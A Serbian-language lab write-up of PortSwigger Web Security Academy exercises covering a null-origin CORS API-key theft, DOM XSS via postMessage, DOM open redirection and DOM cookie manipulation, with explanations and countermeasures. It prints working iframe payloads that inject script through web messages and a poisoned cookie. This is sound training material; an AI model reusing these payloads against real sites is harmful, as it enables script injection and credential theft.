
5. Slanje žrtvi (administratoru)

Kliknula sam **Deliver exploit to victim**. Kada se administrator ulogovao, njegov browser je izvršio payload. U access logu sam dobila novi zahtev sa **adminovim API ključem**.



6. Završetak

Kopirala sam admin API key i unela ga u polje na lab stranici. Lab je označen kao **Solved**.



Ranjivost je nastala jer aplikacija poverava null origin u CORS konfiguraciji i koristi **Access-Control-Allow-Credentials: true**, što omogućava krađu osetljivih podataka kroz sandboxovani iframe. Ovim sam praktično demonstrirala kako se null-origin CORS ranjivost može iskoristiti za pristup API ključevima administratora.

DOM-based vulnerabilities

DOM-based ranjivosti nastaju kada JavaScript u browseru nesigurno obrađuje korisnički unos direktno u **DOM** (Document Object Model).

Umesto da server menja response, manipulacija se dešava u samom klijentskom kodu.

Najčešće: **DOM XSS**, open redirect, DOM clobbering, leakage kroz document.location, innerHTML, document.write, itd.

Uticaj

- **DOM XSS** - izvršavanje napadačkog JS-a u korisnikovom browseru.
- Krađa kolačića, tokena, lokalne memorije.
- Open redirect - phishing napadi.
- Zaobilaženje CSRF zaštite ili sigurnosnih politika.
- Lančani napadi: kombinacija sa CORS ili CSRF za krađu podataka.

Omogućavajuće ranjivosti

- Direktno ubacivanje nefiltriranog unosa u:
 - innerHTML, document.write, eval, setTimeout sa stringom.
- Korišćenje vrednosti iz location.hash, location.search, document.URL bez sanitizacije.
- Nepostojanje Content Security Policy (CSP).
- Nedostatak sigurnosnog testiranja na frontendu.

Kontramere

- Nikad ne koristiti innerHTML / document.write sa neproverenim unosom → koristiti bezbedne API-je (textContent, setAttribute).
- Validirati i escape-ovati korisnički unos pre prikaza.
- Stroga **Content Security Policy (CSP)**.
- Izbegavati eval() i slične funkcije.
- Testiranje sa alatima za DOM XSS (Burp DOM Invader).
- Edukacija developera o sigurnom JavaScript programiranju.

3. zadatak: DOM XSS using web messages (PRACTITIONER)

Ovaj lab demonstrira jednostavnu ranjivost na **web messages** (DOM XSS). Cilj je poslati poruku putem postMessage metode ka stranici mete koja sadrži event listener. Listener uzima sadržaj poruke i ubacuje ga u DOM, bez provere izvora (origin) i bez filtriranja sadržaja.

Koraci u rešavanju:

Otvorila sam link lab-a:

<https://0a70001a0494fd068027034f008b00f2.web-security-academy.net/>.

Analiza ranjivosti

- Otvorila sam **DevTools** (F12) i pregledala **Sources** i **Elements**.
- U JavaScript kodu pronašla sam:

```
window.addEventListener('message', (e) => {  
    document.getElementById('ads').innerHTML = e.data;  
});
```


Zaključak:

- Stranica prima poruke iz postMessage.
- **Ne proverava origin** poruke.
- Direktno ubacuje e.data u innerHTML.
- **Ranjivost na DOM XSS.**

Priprema exploita

- Otvorila sam **Exploit Server** (dostupan iz lab interfejsa).
- U body exploita unela sledeći iframe:


```
<iframe  
    src="https://YOUR-LAB-ID.web-security-academy.net/"  
    onload="this.contentWindow.postMessage('<img src=1  
onerror=print(>','*')">  
</iframe>
```



- `<iframe>` učitava stranicu mete.
- `onload` šalje **web message** sa payload-om (`,>)>`).
- Greška na slici aktivira `onerror`, što izvršava `print()` funkciju.
- `' * '` kao target origin jer meta **ne proverava origin**.

Testiranje i slanje


1. Kliknula sam **Store** da sačuvam exploit.
2. Kliknula sam **View exploit** da proverim lokalno - pojavila se dijalog-box `print()`.



3. Kliknula sam **Deliver to victim** da pošaljem exploit žrtvi.

Rezultat

- Kad je žrtva otvorila exploit, payload se izvršio.
- Funkcija `print()` je pokrenuta - lab je **solved**.



4. zadatak: DOM-based open redirection (PRACTITIONER)


Lab je ranjiv na **DOM-based open redirection**. Link "Back to Blog" koristi URL parametar da odredi gde će preusmeriti korisnika. Zlonamerni parametar može preusmeriti žrtvu na proizvoljan sajt, u ovom slučaju exploit server.

Koraci rešenja


1. **Identifikacija ranjivosti** - pregledom linka utvrđeno je da JavaScript koristi parametar iz URL-a za preusmerenje. Ovo nam je pokazalo gde ubaciti maliciozni URL.



2. **Priprema exploit servera** - exploit server je meta preusmerenja; ovaj korak je ključan jer je cilj napada preusmeriti žrtvu na kontrolisani sajt.



3. **Kreiranje malicioznog URL-a** - u URL blog posta dodan je parametar ur1 sa exploit serverom. Ovaj korak omogućava da klikom na link žrtva bude preusmerena tamo gde želimo.
4. **Testiranje preusmerenja** - otvaranjem URL-a i klikom na link potvrđeno je da preusmerenje funkcioniše, čime je lab uspešno rešen.




5. zadatak: DOM-based Cookie Manipulation (PRACTITIONER)

Cilj ovog zadatka je demonstracija **DOM-based XSS** kroz **klijentsku manipulaciju kolačićem (lastViewedProduct)**.

- Home page koristi cookie `lastViewedProduct`, čuvajući URL poslednje posetene product page.
- Ako u cookie ubacimo JavaScript payload, on će se izvršiti kada home page učitava cookie.
- Zadatak zahteva da se ubaci payload koji poziva funkciju `print()` i izvrši se kada žrtva poseti home page.

Koraci rešenja

Znamo da **home page** čita cookie `lastViewedProduct` i koristi njegov sadržaj kao URL.



WebSecurity Academy

DOM-based cookie manipulation

[Back to lab description >>](#)

LAB Solved

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) [Continue learning >>](#)

[Home](#)

WE LIKE TO SHOP



Adult Space Hopper

★★★★★ \$12.28


[View details](#)



Babbage Web Spray

★☆☆☆☆ \$20.62


[View details](#)



Waterproof Tea Bags

★★★★★ \$93.63

[View details](#)



Conversation Controlling Lemon

★★★★★ \$53.63

[View details](#)

Cilj je ubaciti **maliciozni JS payload** u cookie tako da se izvrši u browser-u žrtve (**DOM-based XSS**).

1. Kreiranje malicioznog URL-a sa payload-om

Payload koji je tražen: `<script>print()</script>`

URL proizvoda modifikovan tako da na kraju sadrži payload:

`https://0a47009f043c1f1380fa2ba600370003.web-security-academy.net/product?productId=1'><script>print()</script>`

2. Korišćenje Exploit Server-a

Otvoren je Exploit Server iz lab-a.

U `<body>` Exploit Server stranice ubacila sam **iframe** sa modifikovanim URL-om:

Body:

```
<iframe src="https://0a47009f043c1f1380fa2ba600370003.web-security-academy.net/product?productId=1'><script>print()</script>"
onload="if(!window.x)this.src='https://0a47009f043c1f1380fa2ba600370003.web-security-academy.net';window.x=1;">
</iframe>
```

Store

View exploit

Deliver exploit to victim

Access log

1. src iframe-a sadrži **maliciozni URL**, koji browser žrtve upisuje u cookie lastViewedProduct.
2. onload event preusmerava žrtvu na home page nakon što je cookie zatrovan, tako da žrtva ne vidi maliciozni URL.

3. Store & Deliver Exploit

- Stranicu na Exploit Server-u sam sačuvala (Store).
- Poslala sam link žrtvi (Deliver) da ga otvori.
- Kada žrtva otvori link:
 1. Browser učitava iframe - cookie lastViewedProduct se zatrova.
 2. Redirect - žrtva ide na home page.
 3. Home page učitava maliciozni URL iz cookie - print () funkcija se izvršava.

The screenshot shows the 'DOM-based cookie manipulation' lab in WebSecurity Academy. The top bar indicates 'LAB Solved' with a download icon. A green banner says 'Congratulations, you solved the lab!'. Below this, instructions state: 'This is your server. You can use the form below to save an exploit, and send it to the victim. Please note that the victim uses Google Chrome. When you test your exploit against yourself, we recommend using Burp's Browser or Chrome.' The 'Craft a response' section shows a URL: 'https://exploit-0ab200c7045a1f6e80042a6101f400ae.exploit-server.net/exploit'. The 'File' field contains '/exploit'. The 'Head' field contains 'HTTP/1.1 200 OK' and 'Content-Type: text/html; charset=utf-8'.

4. Provera uspeha

- Kada home page učitava maliciozni cookie, **payload se izvršava**.
- Ovo potvrđuje da je DOM-based XSS uspešno izveden.

Ovaj napad funkcioniše iz sledećih razloga:

- Ovo je **DOM-based XSS**, jer napad nastaje **u browser-u**, a ne na serveru.
- Cookie `lastViewedProduct` se **klijentski interpretira kao URL** i zato se maliciozni JavaScript izvršava.
- Exploit server samo služi da **prevari žrtvu da browser upiše zatrovani URL u cookie**.